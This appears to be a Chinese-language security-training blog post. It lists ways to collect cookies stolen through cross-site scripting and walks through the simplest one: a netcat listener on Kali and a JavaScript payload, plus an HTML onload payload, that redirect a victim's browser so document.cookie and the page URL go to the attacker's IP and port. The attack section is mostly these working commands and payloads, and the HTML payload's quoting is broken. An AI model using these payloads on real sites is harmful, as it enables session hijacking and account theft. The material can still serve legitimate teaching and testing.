我们培训 和大家讲 XSS 大家都知道吧，
前几天猪哥跟我讲让我以后别讲 XSS 平台了，讲 XSS 用 nc。我理解错误以为 xss 能 nc 弹 shell，特别尴尬，导致我还问猪哥，被攻击者电脑上没有 nc 咋弹 shell？是编码还是 js 里面写下载执行哦？


最后猪哥给我演示了下，用 nc 获取 xss 截取到的 cookie（好吧，我理解能力有丢丢问题）。

这个是最原始的方式方法，确实我们在过去的培训中也没有和各位讲过，在这里呢 先给大家补一下。后面呢也将会作为单独的一课和大家介绍下 xss 的历史和方式方法

XSS 获取 cookie 的方式方法：
1. nc 接收
2. 脚本接收
3. XSS 平台
4. 日志

第一个和第四个一样。

第二个和第三个呢 是我们培训必讲的，那么问题来了 虽然说第一个和第四个一样，但是怎么操作呢？
模拟：
Kali linux 收信启动 nc 执行：
Nc -lvvp 端口
测试：
document.location.replace("http://192.168.158.131:8888/?message="+document.cookie)




构造 XSS：
<html><body
Onload='document.location.replace(http://192.168.158.131:8888/?message=+document.cookie+"<br>"+"URL" +document.location);'>
</body></html>